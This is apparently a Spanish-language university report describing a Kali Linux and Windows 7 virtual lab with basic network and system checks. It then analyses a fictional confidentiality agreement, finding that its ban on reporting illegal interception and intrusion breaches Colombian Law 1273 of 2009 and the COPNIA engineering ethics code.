
Figura 6.Dirección IP Kali-Seminario



Fuente: El Autor.

Igualmente se identifica la IP que tiene asignada la máquina virtual Windows7-SE2020 por medio del comando *ipconfig*, dando como resultado la siguiente dirección IP 192.168.0.26, como se evidencia en la siguiente pantalla


Figura 7.Dirección IP win7-SE2020



Fuente: El Autor.

En la segunda máquina virtual de Win7-SE202-X64 se lanza el mismo comando *ipconfig* para identificar la dirección IP asignada obteniendo como resultado la dirección IP 192.168.0.27 cómo se evidencia en la siguiente pantalla


Figura 8.Dirección IP Win7-SE2020-X64



Fuente: El Autor.

Ahora se valida si existe comunicación entre las diferentes máquinas para ello se lanza mediante el comando ping una solicitud de respuesta de red hacia cada una de las maquinas restantes, para el siguiente pantallazo se ejecuta desde la máquina de Kali Linux hacia las máquinas de Windows 7 x86 (192.168.0.26) y Windows 7 X64 (192.168.0.27) respectivamente.


Figura 9.Ping MV Win7



Fuente: El Autor.

Sobre la siguiente imagen se evidencia la comunicación de la maquina Win7-SE202-X64 hacia las win7-SE2020 IP 192.168.0.26 en el caso de la maquina Kali Linux IP 10.0.2.15 la comunicación es fallida por su condición de red bajo conexión NAT (Network Address Translation) es otro modo de conexión mediante el que el equipo host es el que facilita la dirección IP a la máquina virtual.


Figura 10.Ping MV Windows7 y Kali Linux



Fuente: El Autor.

En la siguiente maquina se valida la comunicación desde win7-SE2020 hacia la maquina Win7-SE202-X64 con IP 192.168.0.27 siendo la respuesta exitosa, por otro lado, la respuesta ping hacia la máquina Kali – Seminario es nula puesto que si conexión se encuentra configurada a través de conexión NAT.

Figura 11.Ping MV Kali Linux y Win7




Fuente: El Autor.

4.1.4.4. Paso D

A continuación, se evidencia el banco de trabajo instalado con las tres máquinas virtuales, 1 maquina Linux para el ejercicio Kali Linux y dos máquinas Windows 7 x 86 Bits y x 64 Bits.


Figura 12. Interfaz VirtualBox



Fuente: El Autor.

Respecto a su configuración de la maquina Linux se puede evidenciar las siguientes características y configuración en la imagen siguiente:


Figura 13.Configuración Kali - Seminario



Fuente: El Autor.

Ya dentor del sistema operativo Kali Linux como tal se puede indagar mas acerca de la configuracion y caracteristicas de hardware que componen la maquina, para el ejemplo se utiliza el comando lscpu el cual genera la siguiente información como Arquitectura, CPU, Sockets entreo otros puntos:


Figura 14. lscpu Kali Linux



Fuente: El Autor.

Para el caso siguiente se tiene la máquina win7-SE2020 con las siguientes caracteristicas en la imagen siguiente:


Figura 15.Configuración win7-SE2020



Fuente: El Autor.

Ya estando dentro de la maquina se indaga más sobre las características de esta mediante el siguiente comando *Dxdiag* ingresándolo a través de la ventana “ejecutar” y se obtiene la siguiente información:


Figura 16.Información WIN7



Fuente: El Autor.

En la imagen siguiente se encuentra la máquina Win7-SE2020-X64 con las siguientes caracteristicas en la figura siguiente:


Figura 17.Configuración Win7-SE2020-X64



Fuente: El Autor.

Al ubicarse dentro de la maquina se logra identificar más específicamente a través del siguiente comando msinfo32 los siguientes datos:

Figura 18.Información Sistema PC202006



Fuente: El Autor.

4.2. Actuación ética y legal

4.2.1. Análisis de los anexos Escenario 2 y Acuerdo

- "Cláusula primera. Objeto: en virtud del presente acuerdo de confidencialidad, la parte receptora, **se obliga a no divulgar directa, indirecta, próxima a remotamente, ni a través de ninguna otra persona o de sus subalternos o funcionarios, autoridades legales, asesores o cualquier persona relacionada con ella, la información confidencial o sobre procesos ilegales dentro de Whitehouse Security no podrán ser divulgados."**[9]

[9] UNAD, Anexo 3 - Acuerdo.pdf, Guía de actividades y rúbrica de evaluación - Unidad 1 - Etapa 2 - Actuación ética y legal, [En Línea]. Disponible en: https://campus109.unad.edu.co/ecbti95/mod/folder/view.php?id=525

En la cláusula primera del anexo 3 acuerdo, se identifica que esta obliga a la parte receptora a que en el caso o evento de identificar información confidencial sobre procesos ilícitos que conlleven a infringir la ley no sea divulgada a entes de control y autoridades con el fin de resguardar los procesos internos de la organización Whitehouse Security.

Sin embargo, Whitehouse Security es una organización reconocida en el campo de la ciberseguridad por tal razón tiene manejo de información sensible que pueda involucrar a muchas otras instituciones del sector, por ende, la cláusula en mención es irregular al obligar a quien contrate con Whitehouse a no denunciar estos hechos irregulares que se detecten al interior de la organización.

- "Cláusula segunda, Definición de información confidencial ítem 2:
  Cualquier información societaria, técnica, jurídica, financiera, comercial, de mercado, estratégica, de productos, nuevas tecnologías, patentes, modelos de utilidad, diseños industriales, **datos secretos como: datos de chuzadas, interceptación de información, accesos abusivos a sistemas informáticos."**[10]

  Dadas las condiciones de la organización Whitehouse Security impuestas al contratante dentro de la cláusula 2 del presente acuerdo respecto al manejo de la información esta obliga a realizar y manipular datos secretos de información legal e ilegal como: datos de chuzadas, interceptación de información, accesos abusivos a sistemas informáticos".

  La parte contratante se ve obligada a manejar información delicada bajo juramento de estricta confidencialidad, y acatar las instrucciones de

[10] Ibid., p. 3.

Whitehouse Security, sin cuestionar el origen de la información al ser una compañía que maneje temas de ciberseguridad tendrá procedimientos de este tipo, siempre y cuando vayan legalmente soportados no tendrán problemas con la ley, sin embargo, si ejecuta de forma irregular si estaría incurriendo en delito contra las leyes colombianas que rigen la protección y resguardo de la información.

- "Cláusula cuarta, ítem 3. **No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros."**[11]

  Esta cláusula estipula que la parte contratante no debe divulgar información sobra actividades irregulares que se desarrollen al interior de la organización y cualquier tipo de proceso ilegal que se formalice con participación de Whitehouse Security.

  Este tipo de manejos que se presenten en Whitehouse se cataloga como un delito ante la ley colombiana y una falta de ética profesional por el hecho de identificarse como proceso ilegal, los cuales deben ser denunciados ante las respectivas autoridades.

- "Cláusula cuarta, ítem 9. La parte receptora **se obliga a no transmitir, comunicar revelar o de cualquier otra forma divulgar total o parcialmente, pública o privadamente, la información confidencial o ilegal** sin el previo consentimiento por escrito por parte de Whitehouse Security."[12]

[11] Ibid., p. 4.
[12] Ibid., p. 4.

El contratante debe tener claro que en caso de las autoridades requerir información de cualquier proceso proveniente de Whitehouse, este no le dará el consentimiento adecuado para el requerimiento, por tanto, está incurriendo en desacato de las autoridades y a la vez en desacato al acuerdo de confidencialidad de Whitehouse.

Ante la ley colombiana debe denunciar este tipo de información ilegal, pero a la vez está comprometido con la organización a no divulgar la información sin previa autorización escrita por parte de Whitehouse Security.

- "Cláusula Octava. Solución de controversias: Las partes se comprometen a esforzarse en resolver mediante los mecanismos alternativos de solución de conflictos cualquier diferencia que surja con motivo de la ejecución del presente acuerdo**. <u>En caso de que la información ilegal o confidencial sea encontrada en manos del receptor este deberá acudir a un abogado privado y dejar exenta de cualquier responsabilidad legal y penal a Whitehouse Security.</u>"**[13]**

  Se identifica irregularidad en la cláusula octava dentro de su descripción por que compromete al receptor a ser responsable de información ilegal en caso de ser hallada en su poder, y en este caso whitehouse security son los dueños de la información mas no el contratante, este solo se limita a dar manejo y administración de dicha información mas no a sacar provecho de ella, por tal motivo se considera irregular el acuerdo y antiético.

- "Cláusula Novena. Legislación aplicable: **<u>Este acuerdo se regirá por las leyes de la República de Colombia y se interpretará de acuerdo con las mismas.</u>"**[14]

[13] Ibid., p. 5.
[14] Ibid., p. 5.

La cláusula 9 indica que el presente acuerdo se establecerá y regirá bajo la ley colombiana y que de tener el visto bueno por ambas partes se comprometerán a dar cumplimiento al mismo en su totalidad, pero detalladamente el acuerdo contiene irregularidades y alteraciones en su buen proceder pues no sería ético soportarlo y ampararlo bajo las leyes de este país pues sus propósitos no son auténticos y no cumplen con la finalidad de lo legal.

4.2.2. Análisis de los anexos, en relación con la vulneración de la ley 1273 de 2009

De acuerdo con el análisis realizado en el anexo 3 “acuerdo”, se evidencian irregularidades dentro de su contenido las cuales infringen en la ley 1273 de 2009 en Colombia, la cual trata sobre la protección de la información y de los datos en todo el territorio nacional.

Estas irregularidades se identifican contra los siguientes artículos de la ley así:

“Artículo 269A. *ACCESO ABUSIVO A UN SISTEMA INFORMÁTICO*.”[15]

Aplica para la cláusula primera y segunda debido al acuerdo de confidencialidad por parte de la organización Whitehouse Security y el receptor, el cual tiene que ver con accesos no autorizados a sistemas de información o por fuera de lo acordado, donde la parte receptora saque provecho de las deficiencias de la seguridad informática establecidos por la organización para extraer beneficios o indagar en información sensible a través de recursos tecnológicos ejecutando actividades como “chuzada”, procedimiento en el cual se utilizan diferentes herramientas.

[15] Diario Oficial, LEY 1273 DE 2009 [En Línea]. Disponible en: ://www.sic.gov.co/recursos_user/documentos/normatividad/Ley_1273_2009.pdf

“Artículo 269B. *OBSTACULIZACIÓN ILEGÍTIMA DE SISTEMA INFORMÁTICO O RED DE TELECOMUNICACIÓN.”*[16]

Da origen al incumplimiento de este articulo dentro de la cláusula segunda cuando la parte receptora utilice información que extraiga de cualquier medio o circunstancia en virtud de las reuniones sostenidas y/o documentos suministrados para el desarrollo de la labor dentro de la organización y que sean utilizados para procesos ilícitos, como acceso a correos electrónicos o medios que contengan información de procesos que esté llevando Whitehouse Security del gobierno y que sean de estricto manejo confidencial.

“Artículo 269C. *INTERCEPTACIÓN DE DATOS INFORMÁTICOS.”*[17]

Este artículo se quebranta en la cláusula segunda cuando la parte contratante utiliza los recursos tecnológicos de manera ilegal al interior de un sistema informático o de emisiones de electromagnéticas en ningún punto ya sean origen o destino.

“**Artículo 269F. *VIOLACIÓN DE DATOS PERSONALES.”*[18]**

En dicho artículo se vulnera a través de irregularidades presentes dentro del anexo 3 acuerdo, se maneja información personal almacenada en sistemas la cual puede ser sustraída y manipulada por terceros con intensiones fraudulentas, y violar los derechos y seguridad de las personas.

“Artículo 269G. *SUPLANTACIÓN DE SITIOS WEB PARA CAPTURAR DATOS PERSONALES.”*[19]

En el presente artículo con relación al acuerdo las partes incurren en delito toda vez que se valgan de un sistema o medio para sustraer información de casos ilegales y sacar provecho de esta información a través de terceros.

[16] Ibid., p. 1.
[17] Ibid., p. 1.
[18] Ibid., p. 2.
[19] Ibid., p. 2.

“Artículo 269I. *HURTO POR MEDIOS INFORMÁTICOS Y SEMEJANTES”*[20]

“Artículo 269J: *TRANSFERENCIA NO CONSENTIDA DE ACTIVOS.”*[21]

Estos artículos son aplicables al acuerdo puesto que se comete una conducta punible, por eso se le tipifican estos artículos, los cuales mencionan el que, saltando medidas de seguridad informática ejecute o manipule un sistema de información o suplante la información de un tercero ante el acceso de un sistema que se maneje al interior de la organización con el propósito de sacar provecho y ventaja al obtener dicha información de terceros para cometer actos irregulares.

4.2.3. Análisis de la propuesta laboral

El anexo 3 acuerdo que se presenta para la celebración del contrato entre las dos partes contiene textos en su contenido que no son legales, estos fragmentos conducen a la parte receptora a comprometerse y ejecutar actividades ilícitas que pueden poner en riesgo su buen nombre dejando excepto a la empresa whitehouse security de cualquier responsabilidad material o caso jurídico, lo cual no es legal dentro del marco de las buenas conductas y leyes colombianas que abarcan el campo de los sistemas y la tecnología en el país.

Personalmente y en base a mis principios y en el manejo de mis capacidades intelectuales y morales de identificar que es bueno y que es malo yo como experto en ciberseguridad no aplicaría a esta oferta laboral pues estaría arriesgando mi reputación y mi nombre como profesional pues al ser una oferta con unos beneficios muy bien retribuidos al mismo tiempo pone unas condiciones nada favorables dentro de las funciones que a mediano o largo plazo pueden generar un gran conflicto legal

[20] Ibid., p. 3.
[21] Ibid., p. 3.

convirtiéndose en un fracaso total para la vida laboral, profesional y personal donde se puede llegar a dar suspensión definitivo del ejercicio como profesionales y en el caso más grave caer en prisión por atentar contra los principios y el correcto desarrollo legal y transparente de la información en el sector del gobierno.

El acuerdo que pretenden formalizar la empresa con la parte receptora es un acuerdo que no es muy claro al tener clausulas poco claras no detalla y concreta los procesos que se desarrollaran dentro de sus funciones en pro de qué y para que finalidad, solo se evidencia fragmentos dentro de su estructura un poco acomodadas y a favor del contratante donde solo busca el beneficio propio poniendo en riesgo la seguridad y dejando toda la responsabilidad a la parte receptora, responsabilidades que pueden acarrear temas legales y judiciales por no dar buen manejo de la información del cliente en este caso entidades del gobierno, todo lo anterior genera un gran sentido de desconfianza y sospecha de actos corruptos los cuales en la medida pueden estar incurriendo en delitos informáticos que atenten contra la confidencialidad , integridad y disponibilidad de la los sistemas informáticos y la información amparados bajo la ley 1273 de 2009 en Colombia.

El análisis de aceptar o no aceptar esta propuesta no solo está basada en la norma y la ley 1273 de 2009 colombiana también debe sustentarse en base a lo que dicte el concejo profesional nacional de ingeniería COPNIA quien regula y vigila el buen proceder de los profesionales de la ingeniera y afines dentro del todo el territorio nacional.

En base al código de ética que dispone COPNIA y siguiendo un conducta correcta y transparente dentro del marco legal no asumiría este tipo de acuerdos donde se pueda materializar actos delictivos y al margan de la ley pues me considero una persona recta y un profesional ético que obra en pro de lo legal y correcto de acuerdo con el código de ética y que allí trascribe el título IV de la Ley 842 de 2003 donde busca que los profesionales de la ingeniero a y demás profesiones similares

actúen con compromiso, rectitud y honestidad en pro de brindar a la comunidad un servicio ético y responsable.

El ofrecimiento del anterior acuerdo pone en riesgo mi seguridad no solo la de mi integridad física y moral sino también de todas aquellas personas cercanas dentro de mi círculo familiar, social e intelectual ya que me llevaría a cometer actos ilícitos dentro de las funciones del cargo y esto no me exonera de culpa al ser una gran entidad reconocida dentro del sector gobierno por trabajar con temas dentro campo de la ciberseguridad y ciberdefensa.

Indagando un poco más sobre el código de ética formulado por COPNIA el cual reglamenta y legaliza dentro de sus diferentes artículos las conductas y procederes de todo aquel profesional de la ingeniería y afines lo que debe ejecutarse dentro del marco de lo legal y en el caso que no se cumpla será sancionado de acuerdo como lo estipula el código de ética, se encuentra los siguientes capítulos que aplican para el caso del acuerdo:

"CAPITULO II. DE LOS DEBERES Y OBLIGACIONES DE LOS PROFESIONALES.
ARTÍCULO 31. DEBERES GENERALES DE LOS PROFESIONALES.
Son deberes generales de los profesionales los siguientes:

f) Denunciar los delitos, contravenciones y faltas contra este Código de Ética, de que tuviere conocimiento con ocasión del ejercicio de su profesión, aportando toda la información y pruebas que tuviere en su poder;"[22]

pues para el caso del acuerdo entre whitehouse security y la parte receptora, siendo yo la parte emisora al aceptar las condiciones estaría en la obligación moral y ética

[22] República de Colombia COPNIA, Consejo Profesional Nacional de ingeniería. Código de ÉTICA,2015 [En Línea]. Disponible en:
https://www.copnia.gov.co/sites/default/files/node/page/field_insert_file/codigo_etica.pdf

de denunciar los echo ilegales y procedimientos que se ejecuten dentro de la organización aportando toda la información y pruebas que tuvieran lugar dentro de un proceso jurídico contra la parte contratante en pro de denunciar y actuar bajo la ley colombiana para impedir que se sigan cometiendo hechos ilegales dentro del campo de la ciberseguridad.

"ARTÍCULO 34. PROHIBICIONES ESPECIALES A LOS PROFESIONALES RESPECTO DE LA SOCIEDAD. Son prohibiciones especiales a los profesionales respecto de la sociedad:

a) Ofrecer o aceptar trabajos en contra de las disposiciones legales vigentes, o aceptar tareas que excedan la incumbencia que le otorga su título y su propia preparación;"[23]

dentro del manejo de este acuerdo no es correcto aceptar y firmar bajo esas condiciones pues hay alteraciones dentro de su contenido que desde un principio comprometen y llevan a participar de una oferta laboral con fines ilegales y que atentan con el buen desempeño y reputación de la profesión en el campo de la ingeniería y sistemas.

"ARTÍCULO 39. DEBERES DE LOS PROFESIONALES PARA CON SUS CLIENTES Y EL PÚBLICO EN GENERAL. Son deberes de los profesionales para con sus clientes y el público en general:

a) Mantener el secreto y reserva, respecto de toda circunstancia relacionada con el cliente y con los trabajos que para él se realizan, salvo obligación legal de revelarla o requerimiento del Consejo Profesional respectivo;"[24]

[23] Ibid., p. 10.
[24] Ibid., p. 14.

pues para el caso de análisis no aplica comprometerse y aceptar el acuerdo de confidencialidad y mantener el secreto en el manejo de la información por tanto en el evento que se presente información de actos ilegales o que pueda llegar a resolver casos de delitos es obligación del profesional revelar ante entidades gubernamentales y órganos de justicia información que pueda aportar alguna prueba o ayuda para esclarecer hechos de corrupción o procesos ilegales en los que este participando la organización whitehouse security.

"CAPITULO III. DE LAS INHABILIDADES E INCOMPATIBILIDADES DE LOS PROFESIONALES EN EL EJERCICIO DE LA PROFESIÓN.
FALTAS GRAVÍSIMAS."[25] (Artículo 53 de la Ley 842 de 2003)

e) "Incurrir en algún delito que atente contra sus clientes, colegas o autoridades de la República, siempre y cuando la conducta punible comprenda el ejercicio de la ingeniería o de alguna de sus profesiones auxiliares;"[26]

f) "Cualquier violación gravísima, según el criterio del Consejo respectivo, del régimen de deberes, obligaciones y prohibiciones que establecen el Código Ética y la presente ley."[27]

En el marco de las faltas gravísimas mencionadas que estipula el código de ética de COPNIA se puede estar allí incurriendo con la aceptación del acuerdo y sus diferentes clausulas en delitos informáticos, pues esto representaría un hecho muy desbordado lo cual produciría un impacto negativo sobre el ejercicio del profesional de ciberseguridad al no acatar y velar por el correcto desarrollo de sus labores dentro de la comunidad dejando muy mal visto su buen nombre y su integridad moral para ejercer futuros acuerdos con otras organizaciones.

[25] Ibid., p. 17.
[26] Ibid., p. 18.
[27] Ibid., p. 18.

4.2.4. Análisis del caso “OPERACIÓN ANDROMEDA BUGGLY”

El análisis que se realiza alrededor de la operación ANDROMEDA BUGGLY gira en torno a un sitio que fue montado y acondicionado en el sector de galerías de la ciudad de Bogotá en el año 2012 donde inicialmente se pretendía generar allí un espacio de intercambio de conocimiento entre la comunidad de civiles y algunos miembros militares con cierto conocimiento sobre temas relacionados con ciberdefensa y ciberseguridad.

